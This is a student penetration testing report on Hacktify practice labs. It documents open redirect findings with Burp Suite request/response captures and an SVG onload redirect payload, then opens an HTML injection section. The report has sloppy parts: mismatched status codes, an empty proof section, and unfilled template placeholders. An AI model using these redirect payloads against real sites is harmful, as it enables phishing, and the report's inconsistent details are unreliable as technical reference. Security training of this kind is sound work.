

Penetration Testing Report

Full Name: Oluwatobi Samuel Akinlaja
Program: HCPT
Date: 22/07/2024

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week {1} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {1} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	{Open Redirect}, {HTML Injection}
------------------	-----------------------------------

3. Summary

Outlined is a Black Box Application Security assessment for the **Week {#} Labs**.

Total number of Sub-labs: {count} Sub-labs

High	Medium	Low
{4}	{3}	{6}

Sub lab with Unknown difficulty level - {1}

1. {OPEN REDIRECT}

1.1. {A SIMPLE HOST}

Reference	Risk Rating
A Simple Host	Medium
Tools Used	
Burp suite	
Vulnerability Description	
Sometimes, web applications use the referrer header to redirect users back to the page they were on before performing an action (like logging in or submitting a form). If the application blindly trusts the referrer header to determine where to redirect the user, it can be manipulated. An attacker can craft a URL with a malicious referrer header pointing to an external malicious site. This path suggests that the page <code>open_redirect_1.php</code> is vulnerable to an open redirect vulnerability.	
How It Was Discovered	
Automated Tools (Burp suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/open_redirect_lab/lab_1/open_redirect_1.php	
Consequences of not Fixing the Issue	
It could lead to Phishing attacks, legal and compliance issues, loss of trust, reputational damage	
Suggested Countermeasures	
Set an appropriate referrer policy and content security policy, use of secure tokens, implementation of secure HTTP headers to control how browsers handles sensitive information and redirects	
References	
https://portswigger.net/web-security	

Proof of Concept

Request	Response
<pre>1 GET /HTML/open_redirect_lab/lab_1/open_redirect_1.php HTTP/2 2 Host: www.google.com 3 Cookie: PHPSESSID=a683a813e5508a8c4474253ef05ab0b5 4 Sec-Ch-Ua: "Not/A.Brand";v="8", "Chromium";v="126" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: en-US 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 10 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp 12 ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Referrer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_1/index.php 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19</pre>	<pre>1 HTTP/2 404 Not Found 2 Content-Type: text/html 3 Vary: Accept-Encoding 4 Date: Sat, 20 Jul 2024 15:44:11 GMT 5 Server: LiteSpeed 6 X-Tusho-Charged-By: LiteSpeed 7 8 9 10 <!DOCTYPE html> 11 12 <html> 13 <head> 14 <meta http-equiv="Content-type" content="text/html; charset=utf-8"> 15 <meta http-equiv="Cache-control" content="no-cache"> 16 <meta http-equiv="Pragma" content="no-cache"> 17 <meta http-equiv="Expires" content="0"> 18 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 19 <title> 20 404 Not Found 21 </title> 22 <style type="text/css"> 23 body{ 24 font-family: Arial,Helvetica,sans-serif; 25 font-size: 14px; 26 line-height: 1.428571428; 27 background-color: #ffffff; 28 color: #2f3230; 29 padding: 0; 30 margin: 0; 31 } 32 section,footer{ 33 display: block; 34</pre>

1.2. {STORY OF A BEAUTIFUL HEADER}

Reference	Risk Rating
Story of a Beautiful Header	Medium
Tools Used	
Burp Suite	
Vulnerability Description	
The referrer header is being used by the server to determine where to redirect the user after processing a request. As a result, the attacker can manipulate the referrer header to point to a malicious url. The path open_redirect_2.php indicates that the page may be susceptible to an open redirect vulnerability.	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/open_redirect_lab/lab_2/open_redirect_2.php	
Consequences of not Fixing the Issue	
This vulnerability could be exploited in phishing attacks, where an attacker creates a url that appears genuine but actually redirects users to a malicious website. Because the Referrer header usually displays a trusted domain (like labs.hacktify.in in this scenario), users might be less cautious about the redirection.	
Suggested Countermeasures	
Implement HTTP security headers, Use of safe redirection methods; This might entail implementing a whitelist of permitted redirection URLs or employing secure tokens to authenticate and authorize redirections.	
References	
https://portswigger.net/web-security	

Proof of Concept

Request

PrettyRawHex

```
1 GET /HTML/open_redirect_lab/lab_2/open_redirect_2.php HTTP/2
2 Host: labs.hacktify.in
3 X-Forwarded-Host: google.com
4 Cookie: PHPSESSID=20eab1c0714ef21f8a90b45dbc5f1b55
5 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
    ,image/apng,*/*;q=0.8,application/signed-exchange;v=b2;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_2/index.php
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 Found
2 X-Powered-By: PHP/7.4.33
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=ad706fb04490e7ba7c51a1aelf913f13; path=/; secure
7 Location: https://google.com
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 3055
10 Vary: Accept-Encoding,User-Agent
11 Date: Sat, 20 Jul 2024 15:51:58 GMT
12 Server: LiteSpeed
13 X-Turbo-Charged-By: LiteSpeed
14
15
16 <html>
17 <head>
18 <meta charset="UTF-8" />
19 <meta name="viewport" content="width=device-width, initial-scale=1.0"
    />
20 <meta name="keywords" content="" />
21 <link rel="icon" href=".../assets/img/favicon.png" />
22 <link rel="stylesheet" type="text/css" href="
    .../assets/css/animate.css" />
23 <link
24 rel="stylesheet"
25 type="text/css"
26 href=".../assets/css/bootstrap.min.css"
    />
27 <link
28 rel="stylesheet"
29 type="text/css"
30 href=".../assets/css/font-awesome.min.css"
    />
31
```


0 highlights

0 highlights

1.3. {SANITIZE PARAMS!!}

Reference	Risk Rating
Sanitize Params!!	High
Tools Used	
Burp Suite	
Vulnerability Description	
<p>This URL includes parameters that may be susceptible to manipulation, particularly the parameter 'url=', which appears to define a URL (open_redirect_3_dashboard.php) that could be redirected to following a successful login. If attackers can modify this parameter to point to an external domain, it could result in an open redirect vulnerability.</p>	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
<p>url=open_redirect_3_dashboard.php, username, password, url, and login, PHPSESSID, Referrer, Content-Security-Policy,XFrameOptions,https://labs.hacktify.in/HTML/open_redirect_lab/lab_3/open_redirect_3.php?username=hacktify&password=hacktify1&url=open_redirect_3_dashboard.php&login=Login</p>	
Consequences of not Fixing the Issue	
<p>Failure to patch the vulnerabilities could result in unauthorized access to sensitive data, financial losses from fraud, legal liabilities, damage to reputation, and ongoing exploitation by malicious actors, posing significant operational and compliance risks to the organization.</p>	
Suggested Countermeasures	
<p>Developers and organizations can mitigate vulnerabilities by implementing secure coding practices such as input validation, robust session management, and encryption of sensitive data. They should also deploy security headers, conduct thorough testing for exploits, and perform regular security audits with updates to configurations to uphold web application integrity and security.</p>	
References	
<p>https://portswigger.net/web-security, https://owasp.org/, https://cve.mitre.org/,</p>	

Proof of Concept



1.4. {PATTERNS ARE IMPORTANT}

Reference	Risk Rating
Patterns are Important	High
Tools Used	
Burp Suite	
Vulnerability Description	
<p>The vulnerability originates from the url parameter (url=open_redirect_4_dashboard.php) included in the GET request. If the server script fails to validate or sanitize this parameter correctly, attackers can exploit it to redirect users to any external URLs of their choice. For instance, a manipulated URL could appear as follows: https://labs.hacktify.in/HTML/open_redirect_lab/lab_4/open_redirect_4.php?username=hacktify&password=hacktify1&url=https://malicious-site.com&login=Login</p>	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
url=open_redirect_4_dashboard.php , https://labs.hacktify.in/HTML/open_redirect_lab/lab_4/open_redirect_4.php	
Consequences of not Fixing the Issue	
<p>If the vulnerabilities are not patched, the consequences could include unauthorized access to sensitive data, potential financial losses from fraud, legal liabilities, damage to reputation, and ongoing exploitation by malicious actors.</p>	
Suggested Countermeasures	
<p>Implement rigorous input validation and sanitization, enforce secure session management protocols, encrypt sensitive data both during transmission and while at rest, and maintain regular updates and patches to software to effectively mitigate these vulnerabilities.</p>	
References	
https://portswigger.net/web-security , https://cve.mitre.org/ ,	

Proof of Concept

Request				Response				Insp
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1	GET /HTML/open_redirect_lab/lab_4/open_redirect_4.php?username=hacktify&password=hacktify1&url=open_redirect_4_dashboard.php/www.google.com&login=Login HTTP/2			1	HTTP/2 302 Found			
2	Host: labs.hacktify.in			2	X-Powered-By: PHP/7.4.33			
3	Cookie: PHPSESSID=f47b8ec4312cb078364c01b677d15d2			3	Expires: Thu, 15 Nov 1981 08:52:00 GMT			
4	Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"			4	Cache-Control: no-cache, no-store, must-revalidate, max-age=0			
5	Sec-Ch-Ua-Mobile: ?0			5	Pragma: no-cache			
6	Sec-Ch-Ua-Platform: "Windows"			6	Set-Cookie: PHPSESSID=0ec12465dab2988fe1f0ee6c8af07ed0; path=/; secure			
7	Accept-Language: en-US			7	Location: https://www.google.com			
8	Upgrade-Insecure-Requests: 1			8	Content-Type: text/html; charset=UTF-8			
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36			9	Content-Length: 4337			
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=h2;q=0.7			10	Vary: Accept-Encoding,User-Agent			
11	Sec-Fetch-Site: same-origin			11	Date: Sat, 20 Jul 2024 14:09:11 GMT			
12	Sec-Fetch-Mode: navigate			12	Server: LiteSpeed			
13	Sec-Fetch-User: ?1			13	X-Turbo-Charged-By: LiteSpeed			
14	Sec-Fetch-Dest: document			14				
15	Referer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_4/open_redirect_4.php			15	<html>			
16	Accept-Encoding: gzip, deflate, br			16	<head>			
17	Priority: u=0, i			17	<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">			
18				18	<meta name="viewport" content="width=device-width, initial-scale=1.0">			
19				19	</>			
				20	<meta name="keywords" content="" />			
				21	<link rel="icon" href="../../assets/img/favicon.png" />			
				22	<link rel="stylesheet" type="text/css" href="../../assets/css/animate.css" />			
				23	<link			
				24	rel="stylesheet"			
				25	type="text/css"			
				26	href="../../assets/css/bootstrap.min.css"			
				27	</>			
				28	<link			
				29	rel="stylesheet"			
				30	type="text/css"			
				31	href="../../assets/css/font-awesome.min.css"			

1.5. {FILE UPLOAD? REDIRECT IT!}

Reference	Risk Rating
{File Upload? Redirect it!}	High
Tools Used	
Burp Suite	
Vulnerability Description	
The vulnerability stems from the image form field within the multipart/form-data request, where SVG code such as <code><svg onload="window.location='https://www.google.com'"></code> can execute JavaScript upon image loading, potentially redirecting users to unintended URLs, posing an open redirect vulnerability.	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/open_redirect_lab/lab_5/open_redirect_5.php , <code><svgonload="window.location='https://www.google.com'"></code>	
Consequences of not Fixing the Issue	
Failure to patch the vulnerability could lead to phishing attacks, malware distribution, reputation damage, regulatory issues, and ongoing exploitation by malicious actors.	
Suggested Countermeasures	
Implement strict input validation, sanitize user inputs rigorously, and enforce content security policies to mitigate open redirect vulnerabilities effectively.	
References	
https://portswigger.net/web-security , https://owasp.org/ , https://cve.mitre.org/ ,	

Proof of Concept

Request	Response
<pre>1 POST /HTML/open_redirect_lab/lab_5/open_redirect_5.php HTTP/2 2 Host: labs.hacktify.in 3 Cookie: PHPSESSID=ab2f1f9ce44501b5c6ale4f260b5b6d6 4 Content-Length: 451 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not/A)Brand",v="8", "Chromium",v="126" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US 10 Upgrade-Insecure-Requests: 1 11 Origin: https://labs.hacktify.in 12 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPjXTiYQnMMBgiE0 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_5/open_redirect_5.php 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 23 -----WebKitFormBoundaryPjXTiYQnMMBgiE0 24 Content-Disposition: form-data; name="image"; filename="chim.html" 25 Content-Type: text/html 26 27 <code> 28 <?xml version="1.0" encoding="UTF-8" standalone="yes"?></pre>	<pre>1 HTTP/2 302 Found 2 X-Powered-By: PHP/7.4.33 3 Expires: Thu, 19 Nov 1981 08:52:00 GMT 4 Cache-Control: no-cache, no-store, must-revalidate, max-age=0 5 Pragma: no-cache 6 Set-Cookie: PHPSESSID=0f40d4fa8a26fab547d20792e3fdeaa2; path=/; secure 7 Location: ../../Login/index.php 8 Content-Type: text/html; charset=UTF-8 9 Content-Length: 4274 10 Vary: Accept-Encoding,User-Agent 11 Date: Sat, 20 Jul 2024 14:32:04 GMT 12 Server: LiteSpeed 13 X-Turbo-Charged-By: LiteSpeed 14 15 <html> 16 <head> 17 <meta charset="UTF-8" /> 18 <meta name="viewport" content="width=device-width, initial-scale=1.0" 19 /> 20 <meta name="keywords" content="" /> 21 <link rel="icon" href="../../assets/img/favicon.png" /> 22 <link rel="stylesheet" type="text/css" href="assets/css/animate.css" 23 /> 24 <link 25 rel="stylesheet" 26 type="text/css" 27 href="../../assets/css/bootstrap.min.css" 28 /> 29 <link 30 rel="stylesheet" 31 type="text/css" 32 href="../../assets/css/fontawesome.min.css" 33 /></pre>

1.6. {SAME PARAM TWICE!}

Reference	Risk Rating
{Same Param Twice!}	Medium
Tools Used	
Burp Suite	
Vulnerability Description	
<p>The vulnerability stems from the url parameter (url=open_redirect_6_dashboard.php) included in the GET request, which attackers can exploit to redirect users to any external URLs of their choice. For example, a manipulated URL could appear like this:</p> <p>https://labs.hacktify.in/HTML/open_redirect_lab/lab_6/open_redirect_6.php?username=hacktify&password=hacktify1&url=https://malicious-site.com&login=Login</p>	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/open_redirect_lab/lab_6/open_redirect_6.php	
Consequences of not Fixing the Issue	
<p>If the vulnerability in open_redirect_6.php is not patched, it could lead to attackers redirecting users to malicious websites, potentially compromising their sensitive information or facilitating further exploitation.</p>	
Suggested Countermeasures	
<p>To mitigate the open redirect vulnerability in `open_redirect_6.php`, ensure all user-supplied redirect URLs are validated against a whitelist of trusted domains before processing, and implement proper input sanitization and output encoding techniques.</p>	
References	
https://portswigger.net/web-security , https://owasp.org/ , https://cve.mitre.org/ ,	

Proof of Concept

The screenshot displays a Burp Suite interface with a HTTP request and response. The request is a GET to `https://labs.hacktify.in/HTML/open_redirect_lab/lab_6/open_redirect_6.php` with a manipulated `url` parameter. The response is a 200 OK from `PHP/7.4.33` with a `Content-Type` of `text/html`.

Request:

```
1 GET /HTML/open_redirect_lab/lab_6/open_redirect_6.php?username=hacktify&password=hacktify1&url=open_redirect_6_dashboard.php&www.google.com&login=Login HTTP/2
2 Host: labs.hacktify.in
3 Cookie: PHPSESSID=743a82fed3e20c399e1d2f9fa26b4e9e
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_6/open_redirect_6.php
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response:

```
1 HTTP/2 200 Found
2 X-Powered-By: PHP/7.4.33
3 Expires: Thu, 16 Nov 1981 08:52:00 GMT
4 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=3f24ded26206201b8b9c2d504ef2aea; path=/; secure
7 Location: https://www.google.com
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 4337
10 Vary: Accept-Encoding,User-Agent
11 Date: Sat, 20 Jul 2024 14:37:59 GMT
12 Server: LiteSpeed
13 X-Turbo-Charged-By: LiteSpeed
14
15
16 <html>
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
19 <meta name="viewport" content="width=device-width, initial-scale=1.0">
20 </>
21 <meta name="keywords" content="" />
22 <link rel="icon" href="../../../assets/img/favicon.png" />
23 <link rel="stylesheet" type="text/css" href="../../../assets/css/animate.css" />
24 <link
25 rel="stylesheet"
26 type="text/css"
27 href="../../../assets/css/bootstrap.min.css"
28 />
29 <link
30 rel="stylesheet"
31 type="text/css"
32 href="../../../assets/css/font-awesome.min.css"
33 />
34
```

1.7. {DOMAINS? NOT ALWAYS!}

Reference	Risk Rating
{Domains? Not Always!}	Medium
Tools Used	
Burp Suite	
Vulnerability Description	
<p>The vulnerability in GET /HTML/open_redirect_lab/lab_7/open_redirect_7.php lies in its handling of user-controlled input parameters (username, password, url) within the query string. These parameters are directly incorporated into the URL structure without proper validation or sanitization. This can allow an attacker to manipulate these parameters to redirect users to malicious websites (url parameter) or potentially exploit other vulnerabilities by injecting unexpected values into the system. This type of vulnerability, known as open redirect, can be used in phishing attacks or to gain unauthorized access to sensitive information.</p>	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/open_redirect_lab/lab_7/open_redirect_7.php	
Consequences of not Fixing the Issue	
<p>If the vulnerability is not patched, it could lead to attackers exploiting it to redirect users to malicious websites, potentially compromising their security or stealing sensitive information.</p>	
Suggested Countermeasures	
<p>To mitigate this open redirect vulnerability, ensure that all user-controllable input that determines the redirect destination is validated against a whitelist of allowed URLs or domains, and avoid relying solely on client-side mechanisms such as referer headers or JavaScript validation. Additionally, use server-side redirects with fixed, known URLs whenever possible to minimize the risk of unauthorized redirects.</p>	
References	
https://portswigger.net/web-security , https://cve.mitre.org/ ,	

Proof of Concept

The screenshot displays the Burp Suite interface with a request and response log. The request is a GET to `https://labs.hacktify.in/HTML/open_redirect_lab/lab_7/open_redirect_7.php` with a malicious URL in the `url` parameter. The response is a 302 Found status, indicating a successful redirect to the specified malicious URL.

Request

```
1 GET /HTML/open_redirect_lab/lab_7/open_redirect_7.php?username=hacktify&password=hacktify&url=open_redirect_7_dashboard.php&url=www.google.com&login=Login HTTP/2
2 Host: labs.hacktify.in
3 Cookie: PHPSESSID=8ee03662a6b60c00c677f13a7f0f454e
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_7/open_redirect_7.php
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 302 Found
2 X-Powered-By: PHP/7.4.33
3 Expires: Thu, 15 Nov 1601 00:52:00 GMT
4 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=23d2f3d5d0450b5242017169742d15b0; path=/; secure
7 Location: https://www.google.com
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 4237
10 Vary: Accept-Encoding,User-Agent
11 Date: Sat, 20 Jul 2024 14:41:44 GMT
12 Server: LiteSpeed
13 X-Turbo-Charged-By: LiteSpeed
14
15
16 <html>
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
19 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
20 <meta name="keywords" content="" />
21 <link rel="icon" href="../../assets/img/favicon.png" />
22 <link rel="stylesheet" type="text/css" href="../../assets/css/animate.css" />
23 <link rel="stylesheet" type="text/css" href="../../assets/css/hootstrap.min.css" />
24 <link rel="stylesheet" type="text/css" href="../../assets/css/fontawesome.min.css" />
25
26
27
28
29
30
31
```


1.8 {STYLE DDIGIT SYMBOLS <3}

Reference	Risk Rating
{Style Digit Symbols <3}	Low / Medium / High
Tools Used	
Burp Suite, Kali Linux	
Vulnerability Description	
<p>The vulnerability in open_redirect_8.php arises from improper validation or filtering of the url parameter in the query string (url=open_redirect_8_dashboard.php). This oversight allows an attacker to manipulate the url parameter to specify a redirect destination of their choice. By modifying the url parameter, an attacker can craft URLs that redirect users to malicious websites or other destinations outside the intended scope of the application. This vulnerability can be exploited for phishing attacks, spreading malware, or other malicious activities targeting unsuspecting users.</p>	
How It Was Discovered	
Automated Tools (Burp Suite)	
Vulnerable URLs	
https://labs.hacktify.in/HTML/open_redirect_lab/lab_8/open_redirect_8.php	
Consequences of not Fixing the Issue	
<p>If the vulnerability is not patched, it could lead to users being redirected to malicious websites, potentially compromising their security and privacy.</p>	
Suggested Countermeasures	
<p>To mitigate this vulnerability effectively, validate and sanitize all input parameters, particularly URLs, to enforce restrictions that allow only trusted domains, thereby preventing arbitrary redirects.</p>	
References	
https://portswigger.net/web-security , https://cve.mitre.org/ , https://owasp.org/	

Proof of Concept


Request	Response
<pre>1 GET /HTML/open_redirect_lab/lab_8/open_redirect_8.php?username=hacktify&password=hacktify&url=https://labs.hacktify.in HTTP/1.1 2 Host: labs.hacktify.in 3 Cookie: PHPSESSID=55014cf08132259fcd8040407150a36 4 Sec-CH-UA: "Not/A)Brand",v="8", "Chromium",v="126" 5 Sec-CH-UA-Mobile: ?0 6 Sec-CH-UA-Platform: "Windows" 7 Accept-Language: en-US 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 14 Sec-Fetch-Dest: document 15 Referer: https://labs.hacktify.in/HTML/open_redirect_lab/lab_8/open_redirect_8.php 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=0, i 18 19</pre>	<pre>1 HTTP/2 202 Found 2 X-Powered-By: PHP/7.4.33 3 Expires: Thu, 19 Nov 1981 08:52:00 GMT 4 Cache-Control: no-cache, no-store, must-revalidate, max-age=0 5 Pragma: no-cache 6 Set-Cookie: PHPSESSID=0a855c069ea02a2ad040137ee09f6bab; path=/; secure 7 Location: https://216.58.223.238 8 Content-Type: text/html; charset=UTF-8 9 Content-Length: 4337 10 Vary: Accept-Encoding,User-Agent 11 Date: Sat, 20 Jul 2024 15:12:48 GMT 12 Server: LiteSpeed 13 X-Turbo-Charged-By: LiteSpeed 14 15 16 <html> 17 <head> 18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> 19 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 20 </> 21 <meta name="keywords" content="" /> 22 <link rel="icon" href="../../assets/img/favicon.png" /> 23 <link rel="stylesheet" type="text/css" href="../../assets/css/animate.css" /> 24 <link 25 rel="stylesheet" 26 type="text/css" 27 href="../../assets/css/bootstrap.min.css" 28 /> 29 <link 30 rel="stylesheet" 31 type="text/css" 32 href="../../assets/css/fontawesome.min.css" 33 /></pre>

2. {HTML INJECTION}

2.1. {HTML'S ARE EASY}

Reference	Risk Rating
{Html's are easy}	Low
Tools Used	
Hacktify labs	
Vulnerability Description	
HTML, short for Hypertext Markup Language, serves as the standard markup language used to create web pages. A website is formed by a collection of these web pages. HTML elements are denoted by <> tags, with each tag serving a distinct function.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://www.hacktifylab.com/learn/application-security/html-	
Consequences of not Fixing the Issue	
The link can be modified and the attacker access the user's credentials. It can also lead to security vulnerabilities such as cross-site scripting (XSS), enabling attackers to execute malicious scripts within a web application.	
Suggested Countermeasures	
Use proper encoding techniques to escape special characters (such as <, >, ", ', &) before outputting them to HTML.	
References	
